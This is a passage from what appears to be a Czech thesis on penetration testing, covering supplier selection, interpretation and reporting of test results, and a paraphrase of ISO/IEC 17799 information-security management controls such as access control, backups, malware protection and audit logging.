Důležitá je vždy otázka, zda má dodavatel dostatečně kvalifikované pracovníky, aby dokázali posoudit bezpečnost použitých technologií a jejich konfiguraci. Pouze znalost technologií je nedostačující, jsou nutné také zkušenosti. Důkladné zjištění znalostí a dovedností je v podstatě nemožné, přesto lze doporučit orientační průzkum odborných kvalit pomocí odpovědí na otázky typu: [13)]

- Má vybraný dodavatel dostatečně kvalifikované pracovníky?
- Uskutečnil dodavatel dostatečný počet penetračních testů?
- Má dodavatel zkušenost s provozovanými platformami?
- Jaké nástroje používá pro testování?
- Jak bohatá je jejich škála? Je tyto nástroje schopen vhodně použít, kombinovat?
- Vyvíjí dodavatel vlastní programy pro penetrační testy? Jaké?
- Jaká je struktura dokumentace, ve které jsou shrnuty výsledky testování?

V případě penetračních testů se vyplatí spoléhat na specialisty. Jediná osoba zcela jistě nemůže odborně pokrýt celou problematiku, a proto je třeba, aby se bezpečnostní konzultanti specializovali. Účinek se samozřejmě zvyšuje s množstvím zkušeností a s poctivým monitoringem bezpečnostních trendů.

Firma by se měla věnovat vývoji vlastních nástrojů pro penetrační testy nebo aktivnímu hledání bezpečnostních problémů. Její aktivita v tomto směru je důležitým ukazatelem, podle kterého lze hodnotit kvalitu nabízených služeb.

1.14 Výsledek penetračního testu

Výsledek penetračního testu poskytne obrázek o tom, čeho by při současné úrovni opatření mohl dosáhnout útočník při reálném útoku. Vzhledem k tomu, že testující bezpečnostní konzultant používá velmi podobné nástroje, techniky a postupy jako reální útočníci, je hlavním přínosem praktické prověření bezpečnostních mechanismů.

Skutečnosti ovlivňující výsledky penetračních testů: [14)]

- Faktor času – pokud bychom srovnávali bezpečnostního konzultanta provádějícího penetrační test a reálného útočníka, je možné předpokládat zhruba stejnou úroveň znalostí, přibližně stejné nástroje, techniky a použité postupy. Jedinou zjevnou nevýhodou je konzultantovo časové omezení. V porovnání s ním může reálný útočník přípravě i vlastnímu provedení pokusu o průnik věnovat podstatně více času a tím výrazně zvýšit své šance na „úspěch“.
- Aktuálnost testů – zjištění získaná v rámci penetračního testu vypovídají o účinnosti bezpečnostních opatření při úrovni znalostí a úrovni dostupných technických prostředků v době provádění testu, z čehož vyplývá, že vypovídající hodnota výsledků s postupem času klesá.
- Negativní výsledek – ani negativní výsledek penetračního testu neznamená odhalení absolutně všech bezpečnostních slabin testovaných komponentů (operačních systémů, aplikací apod.).
- Monitorovací mechanismy – v rámci penetračního testu nejsou testování podrobena pouze technická opatření, v případě skrytého testu to jsou rovněž opatření organizační (zejména kontrolní a monitorovací mechanismy související s dozorem testovaných zařízení a systémů).

1.15 Report penetračního testu

Závěry penetračních testů by měly být shrnuty a zpracovány do zprávy, která bude následně předána zadavateli. Při nalezení problémů a chyb v aplikacích, konfiguracích či systémech je potřeba nález oznámit odpovědné osobě, která bude následně zřizovat nápravu.

Výsledky musí být prezentovány ve srozumitelné formě jak pro technické, tak pro řídící pracovníky.

Hlavní přínosy penetračních testů: [15)]

- Nástroj pro zlepšení bezpečnostního povědomí firmy.
- Prověření informační bezpečnosti v praxi.
- Zdokumentování slabých míst a průniků do informačního systému.
- Ilustrace jak snadno se útok může odehrát v praxi.
- Posouzení připravenosti a reakce IT pracovníků.
- Zhodnocení odhalených bezpečnostních nedostatků podle stupně jejich závažnosti.
- Prevence finančních ztrát.
- Eliminace nedostupnosti služby.
- Eliminace neoprávněných přístupů – zamezení neautorizované změny v konfiguraci serveru či pracovní stanice.
- Eliminace získání důvěrných a citlivých informací.
- Ochrana dobrého jména značky (zneužití informací v obchodním styku).
- Eliminace ztráty důvěry (např. u dodavatelů).
- Identifikace zranitelnosti.
- Obraz reálného zhodnocení bezpečnostního zabezpečení informační infrastruktury firmy.
- Detailní technická zpráva popisující a hodnotící zjištěné nedostatky a stupeň jejich nebezpečnosti.
- Manažerská zpráva s doporučenými kroky pro nápravu nedostatků a optimalizaci provozu systému.

2 ÚLOHA NOREM PŘI BUDOVÁNÍ FIREMNÍ BEZPEČNOSTI A APLIKACI PENETRAČNÍHO TESTOVÁNÍ

Národní orgány, které jsou členy ISO (Mezinárodní organizace pro normalizaci) či IEC (Mezinárodní elektronická komise), se podílejí na vypracovávání mezinárodních norem prostřednictvím technických komisí zřízených příslušnou organizací k tomu, aby se zabývaly určitou oblastí technické činnosti.

Připravuje tedy i normy, jež se věnují systému řízení bezpečnosti informací (ISMS). Soubor norem zahrnuje požadavky na systém řízení bezpečnosti informací, managementu rizik, metriky a měření výkonu a doporučení k implementaci (soubor těchto norem tvoří sérii 27000).

Potřeba mít normy věnující se oblasti ISMS vychází z faktu, že informace představují aktiva, která mají pro organizace vysokou hodnotu, a proto je nutné je vhodným způsobem chránit. S rostoucí propojeností prostředí jednotlivých organizací jsou informace vystaveny zvyšujícímu se počtu různých hrozeb a zranitelností.

Bezpečnost informací je zaměřena na širokou škálu hrozeb a zajišťuje tak kontinuitu činnosti organizace, minimalizuje obchodní ztráty a maximalizuje návratnost investic a podnikatelských příležitostí.

Stále rostoucí měrou jsou organizace a jejich informační systémy vystavovány bezpečnostním hrozbám z různých zdrojů, včetně počítačových podvodů, špionáže, sabotáže, vandalismu apod. Zdroje škod jako jsou počítačové viry, útoky hackerů a útoky typu odepření služby (DoS) jsou stále častější, roste jejich nebezpečnost a sofistikovanost. Proto je nutné, aby každá konkrétní organizace určila své bezpečnostní požadavky, které jí pomohou určit odpovídající kroky a priority pro řízení bezpečnostních rizik u informací a pro realizaci opatření určených k zamezení jejich výskytu.
Tato kapitola se bude věnovat oblasti bezpečnosti informací ze tří normativních hledisek. Přiblíží normu představující soubor postupů pro management bezpečnosti informací, osvětlí normu zabývající se požadavky na systémy managementu bezpečnosti informací a objasní normu vysvětlující požadavky na orgány provádějící audit a certifikaci systémů řízení bezpečnosti organizací. (části norem budou ocitovány se souhlasem Úřadu pro technickou normalizaci, metrologii a státní zkušebnictví – viz Příloha P I).

Tyto normy mohou sloužit jako podklad pro realizaci penetračních testů z hlediska postupu, případně jako metodika pro vytváření hodnotící zprávy pro management firmy.

2.1 ČSN ISO/IEC 17799 – Soubor postupů pro management bezpečnosti informací

Norma ISO/IEC 17799 poskytuje doporučení a obecné principy pro vymezení, zavedení, udržování a zlepšování systému managementu bezpečnosti informací v organizaci.

2.1.1 Bezpečnostní politika

Vedení organizace by mělo stanovit jasný směr postupu v oblasti bezpečnosti informací, ukázat její podporu vydáním a aktualizací bezpečnostní politiky informací platné v celé organizaci. Dokument bezpečnostní politiky informací by měl být schválen vedením organizace, publikován a dán na vědomí všem zaměstnancům a relevantním externím stranám. Dokument bezpečnostní politiky informací by měl obsahovat vyjádření podpory vedení organizace a měl by stanovit zamýšlený přístup k budování bezpečnosti informací.

Pro zajištění její neustálé použitelnosti, přiměřenosti a účinnosti by bezpečnostní politika informací měla být přezkoumávána v plánovaných intervalech a vždy když nastane významná změna. Nedílnou součástí tohoto přezkoumávání by měly být pravidelné penetrační testy.

2.1.2 Organizace bezpečnosti informací

Interní organizace

Měl by být vytvořen řídící rámec pro zahájení a řízení implementace bezpečnosti informací v organizaci.

Vedení organizace by mělo schválit politiku bezpečnosti informací, přiřadit role v oblasti bezpečnosti informací a koordinovat implementaci bezpečnosti v organizaci.

Jestliže je to potřebné, měl by být v organizaci dostupný odborník na bezpečnost informací. Aby bylo možné udržovat krok s posledními trendy v odvětví bezpečnosti informací, sledovat standardy, vybírat nejvhodnější metody a zajistit vhodné styčné body v případech bezpečnostních incidentů, měly by být uzavřeny smlouvy s externími odborníky v oboru bezpečnosti informací. Měl by být podporován multidisciplinární přístup k bezpečnosti informací.

Měly by být utvořeny a v pravidelných intervalech přezkoumávány dohody obsahující požadavky na ochranu důvěrnosti nebo povinnost zachovávat mlčenlivost, reflektující potřeby organizace na ochranu informací. Dohody o ochraně důvěrnosti nebo o povinnosti zachovávat mlčenlivost by měly zajistit požadavek na ochranu důvěrné informace s využitím zákonem vymahatelných prostředků. Při určení požadavku na dohody by mělo být bráno v úvahu:

a) určení informace, která má být chráněna;

b) očekávaná doba trvání dohody včetně upřesnění případů, ve kterých požadavek na ochranu důvěrnosti je uplatňován i po ukončení doby platnosti takové dohody;

c) upřesnění kroků následujících po ukončení dohody;

d) odpovědnosti a kroky, které signatáři dohody podniknou k zamezení neoprávněného vyzrazení informací (např. dodržování principu „need to know“);

e) vlastnictví informací, obchodní tajemství a ochrana duševního vlastnictví a jejich souvislost s ochranou důvěrných informací;

f) dovolené použití důvěrných informací a práva smluvních stran na jejich použití;

g) právo auditovat a monitorovat činnosti, které zahrnují důvěrné informace;

h) způsob oznámení a podání zprávy o neoprávněném vyzrazení nebo porušení důvěrnosti informace;

i) podmínky, za jakých mají být informace po ukončení dohody vráceny nebo zničeny;

j) kroky, které budou podniknuty v případě, že dojde k porušení dohody.

Přístup organizace k řízení a implementaci bezpečnosti informací by měly být v plánovaných intervalech nezávisle přezkoumávány. Přezkoumání by měla být prováděna nezávislými subjekty, např. útvarem interního auditu, nezávislým vedoucím zaměstnancem nebo organizací specializující se na tuto činnost, přičemž potenciální kandidáti na tuto práci musí mít patřičné znalosti a zkušenosti.

Výsledky nezávislých přezkoumání by měly být zaznamenány a předloženy vedoucím zaměstnancům k seznámení. Pokud je v rámci nezávislého přezkoumání zjištěno, že přístup organizace k managementu bezpečnosti informací jeví nedostatky nebo nesoulad se směrem stanoveným v bezpečnostní politice informací, měly by být zváženy kroky k nápravě.

Externí subjekty

Bezpečnost informací a prostředků pro zpracování informací by neměla být snížena při zavedení produktu a služeb třetích stran. Přístup externích subjektů k prostředkům pro zpracování informací by měl být kontrolován.

Tam, kde z činnosti organizace vyplývá potřeba přístupu externích subjektů, by mělo být provedeno hodnocení rizik plynoucích z tohoto přístupu tak, aby se zjistily důsledky z hlediska bezpečnosti a aby se stanovily požadavky na opatření. Opatření by měla být schválena a podchycena ve smlouvě s externím subjektem.

2.1.3 Řízení aktiv

Pro všechna důležitá aktiva by měli být určeni vlastníci a měla by být stanovena jejich odpovědnost za udržování přiměřených bezpečnostních opatření. Odpovědnost za realizaci jednotlivých bezpečnostních opatření může být delegováno, ale vlastní odpovědnost za ně by měla zůstat na vlastníkovi aktiva.

Informace by měly být klasifikovány tak, aby byla naznačena jejich potřebnost, důležitost a stupeň ochrany. Informace mohou mít různý stupeň citlivosti a mohou být různě kritické, některé mohou vyžadovat vyšší úroveň bezpečnosti nebo zvláštní stupeň zacházení. Měl by existovat systém bezpečnostní klasifikace, který by určoval adekvátní stupeň ochrany a který by dával uživatelům informace o nutnosti zvláštního zacházení.

2.1.4 Bezpečnost z hlediska lidských zdrojů

Před vznikem pracovního vztahu

Odpovědnost za bezpečnost by měla být zohledněna v rámci přijímacího řízení, měla by být zahrnuta v pracovních smlouvách a popisech práce. Potenciální uchazeči by měli být náležitě prověřeni, zejména v případě citlivých pracovních míst.

Všichni zaměstnanci smluvní a třetí strany využívající prostředků organizace pro zpracování informací by měli podepsat dohodu odpovídající jejich rolím a povinnostem.

Pracovní smlouvy by měly být v souladu s bezpečnostní politikou organizace a mimo to také upřesňovat a obsahovat následující:

a) všichni zaměstnanci, smluvní a třetí strany by měli předtím, než je jim umožněn přístup k citlivým informacím a prostředkům pro zpracování informací, podepsat smlouvu o ochraně informací nebo o zachování mlčenlivosti;

b) práva a právní odpovědnost zaměstnanců, smluvních stran a ostatních uživatelů (např. ve vztahu k autorskému zákonu nebo zákonu o ochraně osobních údajů);

c) odpovědnost za klasifikaci a správu aktiv spojených s informačním systémem a službami zaměstnavatele;

d) odpovědnost zaměstnanců, smluvních a třetích stran pro nakládání s informacemi obdrženými od jiných společností a zúčastněných stran;

e) odpovědnosti organizace při nakládání s osobními údaji, včetně těch údajů, které byly vytvořeny v průběhu pracovního poměru;

f) rozšíření odpovědnosti i mimo objekt organizace a mimo běžnou pracovní dobu;

g) popis kroků, které budou následovat při nedodržení bezpečnostních požadavků ze strany zaměstnanců, smluvních a třetích stran.

Během pracovního vztahu

Měla by být jasně stanovena odpovědnost vedoucích zaměstnanců, aby se zajistilo dodržování bezpečnosti ze strany jednotlivců během celé doby trvání pracovního vztahu. Zaměstnanci, smluvní a třetí strany by měli být školeni v bezpečnostních postupech a ve správném používání prostředků pro zpracování informací, aby byla minimalizována bezpečnostní rizika.

Měla by být vytvořena formalizovaná pravidla pro disciplinární proces v případě narušení bezpečnosti.

Ukončení nebo změna pracovního vztahu

Měla by být určena jednoznačná odpovědnost za řádný průběh ukončení pracovního vztahu zaměstnanců, smluvních a třetích stran, za odevzdání přiděleného vybavení a odejmutí přístupových práv. Změna odpovědnosti a pracovního vztahu v rámci organizace by měla probíhat, jako by se jednalo o odebrání odpovědnosti nebo ukončení pracovního vztahu.

2.1.5 Fyzická bezpečnost a bezpečnost prostředí

Prostředky zpracovávající kritické nebo citlivé informace organizace by měly být umístěny v zabezpečených zónách chráněných vymezeným bezpečnostním perimetrem a odpovídajícími bezpečnostními bariérami a vstupními kontrolami. Tato zařízení by měla být fyzicky chráněna proti neautorizovanému přístupu, poškození a narušení.

Bezpečnost zařízení

Zařízení by měla být fyzicky chráněna proti bezpečnostním hrozbám a působení vnějších vlivů. Ochrana zařízení (včetně těch, která se používají mimo hlavní lokalitu) je nezbytná jak pro snížení rizika neautorizovaného přístupu k datům, tak k zajištění ochrany proti ztrátě nebo poškození. Pozornost by měla být věnována také jejich umístění a likvidaci. Na ochranu proti možnému ohrožení nebo neautorizovanému přístupu a na ochranu podpůrných prostředků (např. dodávky elektrické energie a infrastruktury kabelových rozvodů) mohou být požadována zvláštní opatření.

2.1.6 Řízení komunikací a řízení provozů

Provozní postupy a odpovědnost

Měla by být stanovena zodpovědnost a postupy pro řízení a správu prostředků zpracovávajících informace. Zahrnuje to vytváření vhodných provozních instrukcí a přístupů. V případě potřeby by měl být uplatněn princip oddělení funkcí, aby se snížilo riziko úmyslného zneužití systému nebo zneužití z nedbalosti.

Řízení dodávek služeb třetích stran

Pro zajištění toho, že služby dodávané třetími stranami jsou v souladu s dohodnutými požadavky, by organizace měla kontrolovat realizaci dohod, monitorovat míru souladu jejich dodržování a v případě potřeby zajistit nápravu.

Plánování a přejímání informačních systémů

Pro zajištění odpovídající kapacity, zdrojů a výkonu informačního systému je nutné provést odpovídající přípravu a plánování. Aby se snížilo riziko přetížení systému, měl by být vytvářen odhad budoucích kapacitních požadavků. Před schválením nových systémů a před jejich uvedením do provozu by k nim měly být stanoveny, písemně dokumentovány a otestovány provozní požadavky.

Ochrana proti škodlivým programům a mobilním kódům

Pro prevenci a detekování škodlivých programů a nepovolených mobilních kódů jsou vyžadována patřičná opatření. Programy a prostředky pro zpracování informací jsou zranitelné škodlivými programy, jako jsou např. počítačové viry, síťoví červi, trojští koně a další malware. Uživatelé by měli být upozorňováni na nebezpečí neschválených a škodlivých programů. Vedoucí zaměstnanci by měli tam, kde je to vhodné, aplikovat zvláštní

opatření pro jejich předcházení a detekování a zavést postupy pro odstranění škodlivých programů a kontrol mobilních kódů.

Ochrana proti škodlivým programům by měla být založena na detekci škodlivých programů, opravných programů, na bezpečnostním povědomí, na vhodném přístupu k systému a na opatřeních zajišťujících řízení změn. V úvahu by měla být vzata tato následující opatření:

a) ustavení formálních pravidel požadujících dodržování licenčních podmínek a zákaz používání neschváleného programového vybavení;

b) ustavení formálních pravidel zajišťujících ochranu proti rizikům vyplývajícím ze získávání programů z externích sítí nebo z jiných médií a určujících, jaká ochranná opatření by měla být přijata;

c) zavedení pravidelné kontroly programů a datového obsahu systémů kritických pro vnitropodnikové procesy (měla by být formálně prošetřována přítomnost neschválených souborů nebo neodsouhlasených úprav);

d) instalace a pravidelná aktualizace antivirových detekčních a opravných programů pro kontrolu počítačů a médií, buď jako preventivní prostředek využívaný ad-hoc způsobem, nebo pravidelně;

e) určení řídících postupů a povinnosti při práci s antivirovou ochranou v systémech, školení uživatelů, hlášení a nápravy virových útoků;

f) přípravu odpovídajících plánů kontinuity činností organizace při zotavení se z virových útoků včetně kompletního zálohování a obnovy potřebných dat a programů;

g) zavedení pravidelného sběru informací o nových škodlivých kódech;

h) zavedení postupů zajišťujících platnost informací o virech (zaměstnanci by měli znát problém falešných virů, měli by vědět, co dělat, když zprávu o takovém viru obdrží nebo objeví).

Zálohování

Měly by být vytvořeny rutinní postupy realizující schválenou politiku zálohování a strategii pro vytváření záložních kopií dat a testování jejich včasného obnovení.

Postupy zálohování jednotlivých systémů by měly být pravidelně testovány, aby vyhovovaly požadavkům plánů kontinuity činností organizace. U kritických systémů by

zálohování mělo zahrnovat veškeré systémové informace, aplikace a data potřebná pro kompletní obnovu systému v případě havárie.

Správa bezpečnosti sítě

Pozornost vyžaduje správa bezpečnosti počítačových sítí, které mohou přesahovat hranice organizace. Pro zabezpečení citlivých dat přenášených veřejnými sítěmi mohou být požadována dodatečná opatření (například ověřovaní vůči RADIUS serveru).

Způsobilost poskytovatele síťových služeb bezpečně zajistit správu dohodnutých síťových služeb by měla být prověřena a průběžně monitorována. Mělo by být odsouhlaseno právo provádět audit.

Měla by být identifikována bezpečnostní nastavení spojená s konkrétními službami, jako jsou bezpečnostní prvky, úroveň poskytovaných služeb a požadavky na jejich správu. Organizace by měla zajistit implementaci těchto opatření poskytovatelem síťových služeb.

Bezpečnost při zacházení s médii

Média by měla být kontrolována a fyzicky zabezpečena. Měly by být stanoveny náležité provozní postupy týkající se zabezpečení dokumentů, počítačových médií, vstupních/výstupních dat a systémové dokumentace před neoprávněným vyzrazením, modifikací, odstraněním nebo poškozením.

Při nedbalé likvidaci médií by se mohla citlivá data dostat do cizích rukou. Pro minimalizaci tohoto rizika by měly být vytvořeny formální postupy bezpečné likvidace médií. Postupy pro bezpečnou likvidaci by měly odpovídat citlivosti informací. Při nahromadění většího množství médií k likvidaci by měl být zvážen efekt agregace, kdy se velké množství neklasifikovaných informací stává citlivějším než malé množství klasifikovaných informací.

Pro zabránění neautorizovaného přístupu nebo zneužití informací by měly být stanoveny postupy pro manipulaci s nimi a pro jejich ukládání. Jsou použitelné v dokumentech, počítačových systémech, sítích, přenosných počítačích, mobilní sdělovací technice, poště, hlasové poště, hlasové komunikaci obecně, v multimédiích, v poštovním styku, při používání faxů a při používání dalších citlivých médií.

Výměna informací

Výměna informací a programů mezi organizacemi by měla být založena na formální politice, prováděna v souladu s platnými dohodami a měla by být ve shodě s platnou

legislativou. Měly by být stanoveny postupy a normy pro ochranu informací a jejich nosičů při přepravě.

Při vytváření postupů a zavádění opatření pro výměnu informací by mělo být zváženo následující:

a) postupy určené pro ochranu informací před jejich zachycením, odposlechem, zkopírováním, modifikací, chybným směrováním a zničením;

b) postupy detekce a ochrany před škodlivými kódy, které mohou být přenášeny elektronickou poštou;

c) postupy na ochranu citlivých informací přenášených v přílohách elektronické pošty;

d) politika a směrnice upravující použití zařízení pro elektronickou komunikaci;

e) postupy pro použití bezdrátové komunikace s ohledem na související specifická rizika;

f) odpovědnost zaměstnanců, smluvních a třetích stran za to, že nezkompromitují organizaci např. odesláním hanlivých zpráv, použitím elektronické pošty k obtěžování či neautorizovaným nákupům;

g) použití kryptografických technik pro zajištění důvěrnosti, integrity a autentičnosti přenášených informací;

h) vytvoření pravidel pro uchování a likvidaci veškeré obchodní korespondence, včetně elektronické pošty v souladu s místní legislativou a předpisy;

i) nenechávat citlivé a kritické informace volně ležet v tiskárnách, kopírovacích zařízeních a faxech, kde mohou být volně přístupné neautorizovaným osobám;

j) zavedení opatření a omezení souvisejících s přesměrováním elektronické komunikace, např. automatické přeposílání elektronické pošty na externí emailovou adresu;

k) připomínání zaměstnancům, že mají dodržovat adekvátní opatrnost, např. neprobírat citlivé informace, které by mohly být při telefonování zaslechnuty či odposlouchávány;

l) nenechávat zprávy na záznamníku, protože tyto zprávy mohou být přehrány neautorizovanou osobou, uloženy do veřejné sítě nebo uloženy jako výsledek chybného telefonátu;

m) upozorňování zaměstnanců na problémy spojené s použitím faxů;

n) upozorňování zaměstnanců na to, aby při registraci programového vybavení nezadávali své osobní údaje, které pak mohou být použity neoprávněným způsobem;

o) upozorňování zaměstnanců na to, že moderní faxová zařízení a kopírky používají vyrovnávací paměť, ve které je uložen obsah tištěných stránek, pro případ, že v zásobníku dojde papír nebo nastane chyba při přenosu dat.

Služby elektronického obchodu

Měly by být zváženy bezpečnostní dopady a požadavky na opatření spojené s použitím služeb podporujících elektronický obchod včetně online transakcí. Pozornost by měla být věnována ochraně integrity a dostupnosti elektronicky publikovaných informací na veřejně přístupných systémech.

Monitorování

Systémy by měly být monitorovány a bezpečnostní události zaznamenávány. Pro zajištění včasné identifikace problémů informačních systémů by měl být používán operátorský deník a záznamy předchozích selhání.

Veškeré aktivity související s monitorováním a zaznamenáváním událostí by měly být v souladu s relevantními zákonnými požadavky.

Monitorování systému umožňuje kontrolování účinnosti přijatých opatření a ověření souladu s modelem politiky řízení přístupu.

Auditní záznamy obsahující chybová hlášení a jiné bezpečnostně významné události, by měly být pořizovány a uchovávány pro stanové období tak, aby se daly použít pro budoucí vyšetřování a pro účely monitorování zařízení. Auditní záznamy by měly také obsahovat:

a) identifikátory uživatelů (uživatelská ID);

b) datum, čas a podrobnosti klíčových událostí (např. přihlášení a odhlášení);

c) identifikátor terminálu nebo místa;

d) záznam o úspěšných a odmítnutých pokusech o přístup k systému;

e) záznam o úspěšných a odmítnutých pokusech o přístup k datům a jiným zdrojům;

f) změny konfigurace systému;

g) použití oprávnění;

h) použití systémových nástrojů a aplikací;

i) soubory, ke kterým bylo přistupováno a typ přístupu;

j) sítě, ke kterým bylo přistupováno a použité protokoly;

k) alarmy vyvolané systémem pro kontrolu přístupu;

l) aktivaci a deaktivaci ochranných systémů (antivirové systémy a systémy pro detekci průniku).

2.1.7 Řízení přístupu

Přístup k informacím, prostředkům pro zpracování informací a procesům organizace by měl být řízen na základě provozních a bezpečnostních požadavků. Měla by být zohledněna pravidla organizace pro šíření informací a pravidla, podle nichž probíhá schvalování.

Řízení přístupu uživatelů

Měly by existovat formální postupy pro přidělování uživatelských práv k informačním systémům a službám. Přístupy by měly pokrývat všechny fáze životního cyklu přístupu uživatele, od prvotní registrace nového uživatele až po konečné zrušení registrace uživatele, který přístup k informačním systémům a službám již dále nepotřebuje. V případě nutnosti by měla být věnována zvláštní pozornost potřebě řídit přidělování privilegovaných přístupových oprávnění, která umožňují uživatelům překonat kontroly v systému.

Odpovědnosti uživatelů

Pro účinné zabezpečení je nezbytná spolupráce oprávněných uživatelů. Měli by si být vědomi odpovědnosti za dodržování účinných opatření řízení přístupu, zejména s ohledem na používání hesel, a bezpečnosti jim přidělených prostředků. Pro snížení rizika neoprávněného přístupu (nebo poškození) k dokumentům, médiím a prostředkům pro zpracování informací, by měla být zavedena zásada prázdného stolu a prázdné obrazovky monitoru.

Při výběru a používání hesel by mělo být po uživatelích vyžadováno, aby dodržovali stanovené bezpečnostní postupy. Všichni uživatelé by měli být obeznámení s tím, že:

a) hesla se udržují v tajnosti;

b) hesla nesmí být zaznamenána (např. na papíře, v souborech nebo přenosných zařízeních);

c) hesla se musí změnit v případě jakéhokoliv náznaku možného kompromitování systému nebo hesla;

d) heslo by mělo být kvalitní, mělo by mít dostatečnou délku, ale nemělo by být založené na informacích vztahujících se k osobě, protože by je mohl kdokoliv další lehce uhodnout nebo získat (jména, telefonní čísla, data narození atd.);

e) musí měnit hesla v pravidelných intervalech nebo na základě počtu přihlášení a vyhýbat se opakovanému použití nebo opakování původních hesel;

f) musí změnit dočasná hesla po prvním přihlášení;

g) nebudou zahrnovat hesla do žádného automatizovaného přihlašovacího procesu;

h) nebudou sdílet osobní uživatelská hesla;

i) nebudou používat stejná hesla pro soukromé a pracovní účely.

Řízení přístupu k síti

Přístup k interním i externím síťovým službám by měl být řízen. Je to nezbytné pro zajištění toho, aby uživatelé mající přístup k sítím nebo síťovým službám neohrožovali bezpečnost těchto služeb. K tomu je potřeba:

a) vhodné rozhraní sítě organizace se sítěmi jiných organizací nebo veřejnými sítěmi;

b) odpovídající autentizační mechanismus pro uživatele a zařízení;

c) řízení přístupu uživatelů k informačním službám.

Řízení přístupu k operačnímu systému

Pro omezení přístupu k operačním systémům pro oprávněné uživatele by měly být použity bezpečnostní prostředky. Tyto prostředky by měly být schopny:

a) autentizace oprávněných uživatelů v souladu se stanovenou politikou řízení přístupu;

b) zaznamenávat úspěšné a neúspěšné pokusy o autentizace;

c) zaznamenávat využití systémových privilegií;

d) spouštět varování při porušení systémových bezpečnostních politik;

e) poskytovat vhodné prostředky pro autentizaci;

f) v případě potřeby omezit dobu připojení uživatele.

Řízení přístupu k aplikacím a informacím

Pro omezení přístupu k aplikačním systémům by měly být použity bezpečnostní prostředky. Logický přístup k programům a informacím by měl být omezen na oprávněné uživatele. Aplikační systémy by měly:

a) kontrolovat přístup uživatelů k datům a funkcím aplikačního systému v souladu se stanovenou politikou řízení podniku;

b) poskytovat ochranu před neoprávněným přístupem ke všem nástrojům a systémovým programům, které mohou obejít systémové a aplikační kontrolní mechanismy;

c) nenarušit bezpečnost jiných systémů, se kterými jsou sdíleny informační zdroje.

Mobilní výpočetní zařízení a práce na dálku

Požadovaná ochrana by měla odpovídat rizikovosti těchto specifických způsobů práce. Při použití mobilních výpočetních prostředků by mělo být zváženo riziko práce v nechráněném prostředí a měla by být zajištěna vhodná ochrana. V případě práce na dálku by měla být zavedena ochrana na místě výkonu práce a měly by být zajištěny vhodné podmínky pro tento způsob práce.

2.1.8 Akvizice, vývoj a údržba informačních systémů

Je nutné zajistit, aby se bezpečnost stala neoddělitelnou součástí informačního systému. To zahrnuje provozní systémy, infrastrukturu, interní aplikace organizace, zakoupené produkty, služby a uživatelsky vyvinuté aplikace. Návrh a implementace informačního systému na podporu procesů organizace může být z hlediska bezpečnosti kritický. Bezpečnostní požadavky by měly být stanoveny a odsouhlaseny ještě před zahájením vývoje informačního systému.

Všechny bezpečnostní požadavky by měly být v projektu stanoveny již ve fázi definice požadavků a měly by být zdůvodněny, odsouhlaseny a dokumentovány jakou součást vývoje informačního systému.

Správné zpracování v aplikacích

Pro zajištění bezchybného zpracování by do aplikačních systémů, včetně těch, které jsou vytvořeny uživatelsky, měly být zahrnuty vhodné kontroly. Měly by zahrnovat potvrzení platnosti vstupních dat, interního zpracování a výstupních dat.

Přijetí dodatečných kontrol by mělo být zváženo u systémů, které zpracovávají nebo mají vliv na zpracování citlivých, cenných nebo kritických informací.

Kryptografická opatření

Měla by být vytvořena pravidla pro použití kryptografických opatření. K podpoře používání kryptografických technik by měl v organizaci existovat systém jejich správy.

Bezpečnost systémových souborů

Přístup k systémovým souborům a zdrojovým kódům programů by měl být řízen, projekty IT a podpůrné činnosti by měly být prováděny bezpečným způsobem. Měla by být přijata opatření zabraňující vyzrazení citlivých informací v testovacím prostředí.

Bezpečnost procesů vývoje a podpory

Projektové a podpůrné prostředí by mělo být pod přísnou kontrolou. Vedoucí a správci, kteří jsou odpovědni za aplikační systémy, by měli mít také odpovědnost za bezpečnost projektového a podpůrného prostředí. Měli by zajistit, že všechny plánované změny v systému budou podrobeny kontrole, aby nenarušily bezpečnost systému nebo provozního prostředí.

Řízení technických zranitelností

Správa technických zranitelností by měla být zavedena efektivním, systematickým a opakovatelným způsobem, s využitím metrik pro ověření jejich účinnosti. Toto by mělo zahrnovat všechny operační systémy a použité programové vybavení.

2.1.9 Zvládání bezpečnostních incidentů

Měly by být ustaveny formální postupy pro hlášení bezpečnostních událostí a pro zvyšování stupně jejich důležitosti. Všichni zaměstnanci, smluvní strany a uživatelé třetích stran by měli znát postupy hlášení různých typů událostí a slabin, které mohou mít dopad na bezpečnost aktivit organizace. Zjištěné bezpečnostní události a slabiny by měli zaměstnanci ihned hlásit na určité místo.

Zvládání bezpečnostních incidentů a kroky k nápravě

Pro účinné zvládání bezpečnostních útoků a slabin by měla být stanovena odpovědnost a zavedeny formalizované postupy umožňující okamžitou reakci. Měl by být nastaven proces neustálého zlepšování reakce, monitorování, vyhodnocování a celkového zvládání bezpečnostních incidentů.

Pro zajištění souladu s právními požadavky by v případech, kdy je to vyžadováno, měly být shromážděny důkazy.

2.1.10 Řízení kontinuity činnosti organizace

Pro minimalizaci následků a zotavení se ze ztráty informačních aktiv (které může být např. výsledkem přírodních pohrom, nehod, chyb zařízení nebo úmyslného jednání) na přijatelnou úroveň, za pomoci preventivních a zotavovacích opatření by měl být zaveden proces řízení kontinuity činnosti organizace. Tento proces by měl identifikovat kritické činnosti organizace a začlenit požadavky řízení bezpečnosti informací s ohledem na požadavky provozní, personální, materiální, dopravní a požadavky na zařízení.

Důsledky pohrom, bezpečnostních chyb a ztráty dostupnosti služeb by měly být identifikovány v rámci analýzy dopadů. Pro zajištění toho, aby mohly být obnoveny klíčové činnosti organizace v požadovaných lhůtách, je vhodné připravit a implementovat plány kontinuity. Bezpečnost informací by se měla stát nedílnou součástí procesu řízení kontinuity činností a dalších řídících procesů v rámci organizace.

Řízení kontinuity činností organizace by mělo zahrnovat opatření k identifikaci a minimalizaci rizik, omezovat důsledky škodlivých incidentů a zajistit včasnou dostupnost informací potřebných pro obnovení nezbytných činností.

2.1.11 Soulad s právními normami

Návrh, provoz a používání informačních systémů může být předmětem zákonných, podzákonných nebo smluvních bezpečnostních požadavků.

Specifické požadavky vyplývající ze zákona by měly být konzultovány s právními poradci organizace nebo jinými kvalifikovanými právníky. Legislativní požadavky na informace vzniklé v jedné zemi a přenášené do jiné země jsou různé a mění se podle jednotlivých zemí.

Audit informačních systémů

